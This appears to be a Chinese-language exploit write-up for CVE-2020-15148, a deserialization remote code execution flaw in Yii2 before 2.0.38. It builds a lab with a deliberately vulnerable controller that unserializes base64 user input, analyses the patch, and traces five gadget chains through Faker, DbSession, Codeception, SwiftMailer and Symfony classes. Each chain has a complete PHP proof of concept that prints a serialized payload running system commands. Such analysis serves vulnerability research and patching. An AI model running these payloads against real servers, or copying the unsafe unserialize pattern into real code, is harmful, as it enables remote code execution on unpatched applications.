

环境搭建

yii下载地址

影响范围

- Yii2 < 2.0.38

选择一个漏洞影响的版本 `yii-basic-app-2.0.37.tgz`

下载后解压到 `web` 目录下, 修改配置文件 `config/web.php`, 给 `cookieValidationKey` 字段设置一个值。

```
E:\Tools > phpstudy_pro > WWW > yii-basic-app-2.0.37 > basic > config > web.php
1  <?php
2
3  $params = require __DIR__ . '/params.php';
4  $db = require __DIR__ . '/db.php';
5
6  $config = [
7      'id' => 'basic',
8      'basePath' => dirname(__DIR__),
9      'bootstrap' => ['log'],
10     'aliases' => [
11         '@bower' => '@vendor/bower-asset',
12         '@npm' => '@vendor/npm-asset',
13     ],
14     'components' => [
15         'request' => [
16             // !!! insert a secret key in the following (if it is empty) - this is required by cookie validation
17             'cookieValidationKey' => 'test',
18         ],
19         'cache' => [
20             'class' => 'yii\caching\FileCache',
21         ],
22         'user' => [
23             'identityClass' => 'app\models\User',
24             'enableAutoLogin' => true,
25         ],
26     ],
27 ];
```

然后添加一个存在漏洞的 Action

`/controllers/TestController.php`

```
<?php

namespace app\controllers;

use Yii;
use yii\web\Controller;

class TestController extends Controller
{
    public function actionTest(){
        $name = Yii::$app->request->get('unserialize');
        return unserialize(base64_decode($name));
    }
}
```

测试运行成功

```
desktop-otmoad\admin
An Error occurred while handling another error:
Error: Class name must be a valid object or a string in E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\rest\CreateAction.php:47
Stack trace:
#0 [internal function]: yii\rest\CreateAction->run()
#1 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\faker\src\Faker\Generator.php(228): call_user_func_array(Array, Array)
#2 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\faker\src\Faker\Generator.php(285): Faker\Generator->format('close', Array)
#3 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\db\BatchQueryResult.php(92): Faker\Generator->call('close', Array)
#4 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\db\BatchQueryResult.php(82): yii\db\BatchQueryResult->reset()
#5 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\web\ErrorHandler.php(98): yii\db\BatchQueryResult->__destruct()
#6 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\web\ErrorHandler.php(135): yii\web\ErrorHandler->renderException(Object(yii\base\InvalidArgumentException))
#7 [internal function]: yii\base\ErrorHandler->handleException(Object(yii\base\InvalidArgumentException))
#8 [main]
Previous exception:
yii\base\InvalidArgumentException: Response content must be a string or an object implementing __toString(). in E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\web\Response.php:1088
Stack trace:
#0 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\web\Response.php(337): yii\web\Response->prepare()
#1 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yiisoft\yii2\base\Application.php(392): yii\web\Response->send()
#2 E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\web\index.php(12): yii\base\Application->run()
#3 [main]
```

漏洞分析

利用链 1

查看 github 的 [commit 记录](#)

yiisoft / yii2

<> Code Issues 453 Pull requests 53 Actions Wiki Security 1 Insights

master 17 branches 54 tags

Go to file Code

bizley Fix #16418: Fixed `yii\data\Pagination::getLinks()` to return links t... 6772847 10 hours ago 19,403 commits

- .github Fix #18040, fix #15265, fix #18232 database issues (#18225) 11 days ago
- build Do not quit php-doc on fatal errors in files 2 months ago
- contrib/completion Fixes #16926: Fix shell autocompletion 2 years ago

Commits on Sep 14, 2020

- prepare for next release
samdark committed 6 days ago ✓ Verified 928b511 <>
- release version 2.0.38
samdark committed 6 days ago ✓ Verified 6e694ee <>
- Merge pull request from GHSA-699q-wcff-g9mj
samdark committed 6 days ago ✓ Verified 9abccb9 <>
- Adjust changelog messages
samdark committed 7 days ago ✓ Verified 52ae0da <>
- Bug #18245: Make resolving DI references inside of arrays in dependen...
3 people committed 7 days ago ✓ Verified 9c83820 <>

Showing 2 changed files with 12 additions and 0 deletions.

framework/CHANGELOG.md

@@ -4,6 +4,7 @@ Yii Framework 2 Change Log

2.0.38 under development

Enh #18213: Do not load fixtures with circular dependencies twice instead of throwing an exception (JesseHines8)

Bug #18066: Fix `yii\db\Query::create()` wasn't using all info from `withQuery()` (maximkou)

Bug #18269: Fix integer safe attribute to work properly in `yii\base\Model` (Ladone)

2.0.38 under development

Bug: (CVE-2020-15148): Disable unserialization of `yii\db\BatchQueryResult` to prevent remote code execution in case application calls unserialize() on user input containing specially crafted string (samdark, rustone)

Enh #18213: Do not load fixtures with circular dependencies twice instead of throwing an exception (JesseHines8)

Bug #18066: Fix `yii\db\Query::create()` wasn't using all info from `withQuery()` (maximkou)

Bug #18269: Fix integer safe attribute to work properly in `yii\base\Model` (Ladone)

framework/db/BatchQueryResult.php

@@ -223,4 +223,15 @@ private function getDbDriverName()

return null;

return null;

/**

* Unserialization is disabled to prevent remote code execution in case application

* calls unserialize() on user input containing specially crafted string.

* @see CVE-2020-15148

* @since 2.0.38

*/

public function __wakeup()

{

throw new BadMethodCallException('Cannot unserialize ' . __CLASS__);

}

发现在 `/db/BatchQueryResult.php` 中新增了 `__wakeup()` 方法，在 `__wakeup()` 方法中抛出异常。

`unserialize()` 会检查是否存在一个 `__wakeup()` 方法。如果存在，则会先调用 `__wakeup` 方法，预先准备对象需要的资源。

利用 `__wakeup()` 方法抛出一个异常，本质上是为了防止 `BatchQueryResult` 类被反序列化。

猜测 `BatchQueryResult` 类为反序列化的起点

`vendor/yiisoft/yii2/db/BatchQueryResult.php::__destruct`

```
public function __destruct()
{
    // make sure cursor is closed
    $this->reset();
}

public function reset()
{
    if ($this->_dataReader !== null) {
        $this->_dataReader->close();
    }
    $this->_dataReader = null;
    $this->_batch = null;
    $this->_value = null;
    $this->_key = null;
}
```

`__destruct (void) : void`

析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行。



```
1 <?php
2 class Website{
3
4     public function __construct(){
5         echo "-----这里是构造函数-----";
6         echo "\n";
7     }
8     public function __destruct(){
9         echo "-----这里是析构函数-----";
10        echo "\n";
11    }
12 }
13 $object = new Website();
14 echo "这是正文内容";
15 echo "\n";
16 >
```

Website -> __destruct()

Run: destruct x

E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\destruct.php

-----这里是构造函数-----

这是正文内容

-----这里是析构函数-----

Process finished with exit code 0

`__destruct` 方法里面调用了 `reset` 方法，`reset` 方法里面又调用了 `close` 方法。

`$this->_dataReader` 的值可控，所以可以当作跳板去执行其他类中的魔术方法 `__call()` 方法。

```
public __call ( string $name , array $arguments ) : mixed
```

在对象中调用一个不可访问方法时，__call() 会被调用。

\$name 参数是要调用的方法名称。\$arguments 参数是一个枚举数组，包含着要传递给方法 \$name 的参数。

```
1 <?php
2 class Test {
3
4     public function __call($name, $arguments) {
5         var_dump($name);
6         var_dump($arguments);
7     }
8 }
9
10 $a = new Test;
11 $a->whippet(1,2,3,4);
12 ?>
```

```
Run: call x
E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\call.php
E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\call.php:5:
string(7) "whippet"
E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\call.php:6:
array(4) {
    [0] =>
    int(1)
    [1] =>
    int(2)
    [2] =>
    int(3)
    [3] =>
    int(4)
}
```

Process finished with exit code 0

了解 __call() 方法之后，我们就可以进行全局搜索，找到其中不包含 close 方法的类，就可以执行该类的 __call() 方法。

全局搜索 function __call(

vendor/fzaninotto/faker/src/Faker/Generator.php::__call

```
public function __call($method, $attributes)
{
    return $this->format($method, $attributes);
}
```

跟进 format

vendor/fzaninotto/faker/src/Faker/Generator.php::format

```
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}
```

format 中调用了 call_user_func_array 方法，\$formatter 与 \$arguments 我们都不可控。此时 \$formatter = close,\$arguments 为空。

\$formatter 传递至 `getFormatter()`

`vendor/fzaninotto/faker/src/Faker/Generator.php::getFormatter`

```
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
    foreach ($this->providers as $provider) {
        if (method_exists($provider, $formatter)) {
            $this->formatters[$formatter] = array($provider, $formatter);

            return $this->formatters[$formatter];
        }
    }
    throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"',
    $formatter));
}
```

我们注意到在 `getFormatter` 方法中, **`$this->formatters[$formatter]`** 是我们可以控制的, `getFormatter` 方法返回值是可控的。那么 `call_user_func_array` 这个函数的第一个参数可控, 第二个参数为空。此时我们就可以调用 yii 框架中的任何一个无参的方法了。

`call_user_func_array (callable $callback , array $param_arr) : mixed`

把第一个参数作为回调函数 (callback) 调用, 把参数数组作 (param_arr) 为回调函数的参数传入。

```
1 <?php
2 call_user_func_array( function: 'var_dump',[1]);
```


Run: Unnamed x
E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\test\untitled\1.php
D:\test\untitled\1.php:2:
int(1)

调用类中的公共方法可以利用 `call_user_func_array(['类名','类中的方法'],[]);`

```
1 <?php
2 class Test{
3     function run(){
4         echo "test run";
5     }
6 }
7 $test = new Test();
8 call_user_func_array([$test,'run'],[]);
```

Run: Unnamed x
E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\test\untitled\1.php
test run
Process finished with exit code 0

全局搜索 `call_user_func(\($this->([a-zA-Z0-9]+), \($this->([a-zA-Z0-9]+)` 找到使用 `call_user_func` 函数, 且参数为类中成员变量的所有方法。



利用其中的 `vendor/yiisoft/yii2/rest/CreateAction.php::run`

```
public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }
    .....
}
```

`$this->checkAccess` 以及 `$this->id` 都可控

所以利用链为：

```
yii\db\BatchQueryResult::__destruct()
yii\db\BatchQueryResult::reset()
Faker\Generator::__call()
Faker\Generator::format('close',[]) call_user_func_array(['new yii\rest\CreateAction','run'],[])
yii\rest\CreateAction::run()
call_user_func('system','whoami')
```

```
$n = yii\db\BatchQueryResult{
    $this->_dataReader = Faker\Generator{
        $this->formatters['close'] = [
            yii\rest\CreateAction{
                $this->checkAccess = 'system';
                $this->id = 'whoami';
            }
        ], 'run'];
    }
}
```

POC

```
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'system';
            $this->id = 'whoami';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}

namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}

namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```

利用链2

BatchQueryResult 类仍为反序列化的起点，不利用魔术方法 __call(), 选择将 `$this->_dataReader` 赋值为一个存在 `close` 方法的类，找到该类中 `close` 方法调用中存在代码执行。

```
\yii2\web\DbSession::close
```

```
public function close()
{
    if ($this->getIsActive()) {
        // prepare writeCallback fields before session closes
        $this->fields = $this->composeFields();
        YII_DEBUG ? session_write_close() : @session_write_close();
    }
}
```

当 `$this->getIsActive()` 为 true 时，则会调用 `$this->composeFields()`

跟进 DbSession 的父类 MultiFieldSession 的父类 Session

`\yii2\web\Session::getIsActive`

```
public function getIsActive()
{
    return session_status() === PHP_SESSION_ACTIVE;
}
```

当Yii的debug和gii这两个默认扩展都存在（不一定要开启）时，这里返回true。否则返回false。默认安装情况下都返回true。

跟进 composeFields 方法，在DbSession 的父类 MultiFieldSession 中实现

`\yii\web\MultiFieldSession::composeFields`

```
protected function composeFields($id = null, $data = null)
{
    $fields = $this->writeCallback ? call_user_func($this->writeCallback, $this) :
    [];
    if ($id !== null) {
        $fields['id'] = $id;
    }
    if ($data !== null) {
        $fields['data'] = $data;
    }
    return $fields;
}
```

发现调用了call_user_func函数，`$this->writeCallback` 可控，其余参数不可控。可以通过控制 `$this->writeCallback` 为 ['类名', 类中的方法] 来实现调用类中的方法。


```

1 <?php
2 class Test{
3     function run(){
4         echo "test run";
5     }
6 }
7 call_user_func([(new Test()), 'run'], ...parameter: NULL);
8 ?>

```

Test

Run: Unnamed x

E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\test\untitled\1.php

test run

Process finished with exit code 0

全局搜索 `call_user_func\(\$this->([a-zA-Z0-9]+)`

利用其中的 `\yii\rest\IndexAction::run`

```

public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }

    return $this->prepareDataProvider();
}

```

所以利用链为:

```

yii\db\BatchQueryResult::__destruct()
yii\db\BatchQueryResult::reset()
yii\web\DbSession::close()
yii\web\MultiFieldSession::composeFields()
call_user_func_array(['new yii\rest\IndexAction', 'run'], [])
yii\rest\IndexAction::run()
call_user_func('system', 'whoami')

```

POC

```

<?php
namespace yii\rest {
    class IndexAction
    {
        public $checkAccess;
        public $id;

        public function __construct()
        {
            $this->checkAccess = 'system';
            $this->id = 'whoami';
        }
    }
}

```

```
}
namespace yii\web {
    use yii\rest\IndexAction;
    class DbSession
    {
        public $writeCallback;
        public function __construct()
        {
            $this->writeCallback = [new IndexAction(), "run"];
        }
    }
}
namespace yii\db {
    use yii\web\DbSession;
    class BatchQueryResult
    {
        private $_dataReader;
        public function __construct()
        {
            $this->_dataReader = new DbSession();
        }
    }
}

namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
```

利用链3

\Codeception\Extension\RunProcess::__destruct

```
public function __destruct()
{
    $this->stopProcess();
}
```

\Codeception\Extension\RunProcess::stopProcess

```
public function stopProcess()
{
    foreach (array_reverse($this->processes) as $process) {
        /** @var $process Process */
        if (!$process->isRunning()) {
            continue;
        }
        $this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
    }
}
```

```

        $process->stop();
    }
    $this->processes = [];
}

```

注意到 RunProcess 中的 `__destruct` 方法调用了 `stopProcess()` 方法，`stopProcess()` 方法中的 `$this->processes` 可控，则 `$process` 可控，下面调用了 `$process->isRunning()`，则又可以利用魔术方法 `__call()`。

利用链

```

\Codeception\Extension\RunProcess::__destruct()
\Codeception\Extension\RunProcess::stopProcess() Faker\Generator::__call()
Faker\Generator::format('isRunning',[]) call_user_func_array(['new yii\rest\CreateAction','run'],[])
yii\rest\CreateAction::run()
call_user_func('system','whoami')

```

poc

```

<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'system';
            $this->id = 'whoami';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['isRunning'] = [new CreateAction(), 'run'];
        }
    }
}

namespace Codeception\Extension{
    use Faker\Generator;

    class RunProcess{
        private $processes;

        public function __construct(){

```

```
        $this->processes = [new Generator];
    }
}
namespace{
    echo base64_encode(serialize(new Codeception\Extension\RunProcess));
}
?>
```

利用链4

\Swift_KeyCache_DiskKeyCache::__destruct

```
public function __destruct()
{
    foreach ($this->keys as $nsKey => $null) {
        $this->clearAll($nsKey);
    }
}
```

\Swift_KeyCache_DiskKeyCache::clearAll

```
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->keys)) {
        foreach ($this->keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
        if (is_dir($this->path.'/'.$nsKey)) {
            rmdir($this->path.'/'.$nsKey);
        }
        unset($this->keys[$nsKey]);
    }
}
```

因为 `$nsKey $this->keys` 可控, 跟进 `$this->clearKey(·`

\Swift_KeyCache_DiskKeyCache::clearKey

```
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->freeHandle($nsKey, $itemKey);
        unlink($this->path.'/'.$nsKey.'/'.$itemKey);
    }
}
```

\Swift_KeyCache_DiskKeyCache::hasKey

```
public function hasKey($nsKey, $itemKey)
{
    return is_file($this->path.'/'.$nsKey.'/'.$itemKey);
}
```

`$this->path` 可控，进行了字符串的拼接操作，可以利用魔术方法 `__toString` 触发后续操作。

`__toString()` 方法用于一个类被当成字符串时应怎样回应。



```
1 <?php
2 class Test{
3     public function __toString(){
4         return "test toString";
5     }
6 }
7
8 $test = new Test();
9 echo $test;
10 ?>
```

Test


Run: Unnamed x

E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\test\untitled\1.php

test toString

Process finished with exit code 0

然后全局搜索 `__toString` 方法



Find in Path 100+ matches in 89+ files

File mask: [] [v] [Aa] [W] [.]

Q: __toString()

In Project Module Directory Scope All Places

File	Line
geos.php	182
5f68477e93baa.data	1
5f699c55147bd.data	1
5f699c7184303.data	1
5f699c88a6239.data	1
Console\Message.php	118
Step.php	209
FormattedOutput.php	22
PasswordArgument.php	28
Step\Comment.php	9
Step\Comment.php	16
Incomplete.php	14
Skip.php	14

geos.php

```
179 * @return string
180 * @throws Exception
181 */
182 public function __toString(): string {}
183
184 /**
185 * @param GEOSGeometry $geom
186 * @return GEOSGeometry
187 * @throws Exception
```

Ctrl+Enter Open in Find Window

\phpDocumentor\Reflection\DocBlock\Tags\See::__toString

```
public function __toString() : string
{
    return $this->refers . ($this->description ? ' ' . $this->description-
>render() : '');
}
```

`$this->description` 可控，则又可以利用魔术方法 `__call()`。

利用链

```
\Swift_KeyCache_DiskKeyCache::__destruct()
\Swift_KeyCache_DiskKeyCache::clearAll()
\Swift_KeyCache_DiskKeyCache::clearKey()
\Swift_KeyCache_DiskKeyCache::hasKey()
\phpDocumentor\Reflection\DocBlock\Tags\See::__toString() \Faker\Generator::__call()
\Faker\Generator::format('render',[]) \call_user_func_array(['new yii\rest\CreateAction','run'],[])
\yii\rest\CreateAction::run()
\call_user_func('system','whoami')
```

POC

```
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'phpinfo';
            $this->id = '1';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;
    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['render'] = [new CreateAction(), 'run'];
        }
    }
}

namespace phpDocumentor\Reflection\DocBlock\Tags{
    use Faker\Generator;
    class See{
        protected $description;
        public function __construct()
```

```
        {
            $this->description = new Generator();
        }
    }
}

namespace {
    use phpDocumentor\Reflection\DocBlock\Tags\See;
    class Swift_KeyCache_DiskKeyCache
    {
        private $keys = [];
        private $path;

        public function __construct()
        {
            $this->path = new See;
            $this->keys = array(
                "test"=>array("test")
            );
        }
    }
}

namespace{
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache()));
}
?>
```

利用链5

\Symfony\Component\String\UnicodeString::__wakeup

```
public function __wakeup()
{
    normalizer_is_normalized($this->string) ?: $this->string =
    normalizer_normalize($this->string);
}
```

`__wakeup` 方法中调用了 `normalizer_is_normalized` 方法

`normalizer_is_normalized` 方法会把参数当作字符串进行处理，并且 `$this->string` 可控。只需要寻找魔术方法 `__toString` 触发后续操作。

normalizer_is_normalized 检查提供的字符串是否已经处于指定的规范化形式

```
1 <?php
2 $char_orig = 'A' ;
3 echo(normalizer_is_normalized($char_orig))? "normalized" : "not normalized";
4 ?>
```

Run: PHP Unnamed x
 E:\Tools\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\test\untitled\1.php
 normalized

利用链

```
\Symfony\Component\String\UnicodeString::__wakeup
normalizer_is_normalized() \phpDocumentor\Reflection\DocBlock\Tags\See::__toString()
\Faker\Generator::__call()
\Faker\Generator::format('render',[]) \call_user_func_array(['new yii\rest\CreateAction','run'],[])
\yii\rest\CreateAction::run()
\call_user_func('system','whoami')
```

POC

```
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'phpinfo';
            $this->id = '1';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['render'] = [new CreateAction(), 'run'];
        }
    }
}

namespace phpDocumentor\Reflection\DocBlock\Tags{
    use Faker\Generator;
    class See{
        protected $description;
        public function __construct()
        {
```



```
        $this->description = new Generator();
    }
}

namespace Symfony\Component\String{
    use phpDocumentor\Reflection\DocBlock\Tags\See;
    class UnicodeString
    {
        private $string;

        public function __construct()
        {
            $this->string = new See;
        }
    }
}

namespace{
    echo base64_encode(serialize(new Symfony\Component\String\UnicodeString()));
}

?>
```

在执行 `system("whoami")` 的命令时，会报错

PHP Fatal Error – yii\base\Exception

Method phpDocumentor\Reflection\DocBlock\Tags\See::__toString() must not throw an exception, caught Error: Class name must be a valid object or a string

1. in E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\symfony\string\UnicodeString.php at line 350

341 if (\$this->ignoreCase) {
342 return 0 === mb_stripos(grapheme_extract(\$this->string, \strlen(\$prefix), GRAPHEME_EXTR_MAXBYTES), \$prefix, 0, 'UTF-8');
343 }
344
345 return \$prefix === grapheme_extract(\$this->string, \strlen(\$prefix), GRAPHEME_EXTR_MAXBYTES);
346 }
347
348 public function __wakeup()
349 {
350 normalizer_is_normalized(\$this->string) ? \$this->string = normalizer_normalize(\$this->string);
351 }
352
353 public function __clone()
354 {
355 if (null === \$this->ignoreCase) {
356 normalizer_is_normalized(\$this->string) ? \$this->string = normalizer_normalize(\$this->string);
357 }
358 \$this->ignoreCase = false;
359 }

2. in E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\yii2\yii2\base\ErrorHandler.php – yii\web\ErrorHandler::handleFatalError()

3. in E:\Tools\phpstudy_pro\WWW\yii-basic-app-2.0.37\basic\vendor\symfony\string\UnicodeString.php – normalizer_is_normalized(4294967295 => 'class phpDocumentor\Reflection\ID...') at line 350

yii 视图报错导致无法回显命令执行的结果，执行其他命令即可。

可能还会遇到大佬说的这个问题 `PREG_UNMATCHED_AS_NULL`，`REG_UNMATCHED_AS_NULL` 这个静态变量存在于 php7.2 版本以上，更换 php 版本就可以解决这个问题。我选择 php7.3.4 时利用成功，选择 php7.0.9 虽没利用成功，但没有详细的报错信息。

参考文章

[CVE-2020-15148 Yii2反序列化RCE POP链分析](#)

[我是怎么挖掘yii2反序列化0day的](#)

[yii2反序列化后续](#)

[怎样挖掘出属于自己的php反序列化链](#)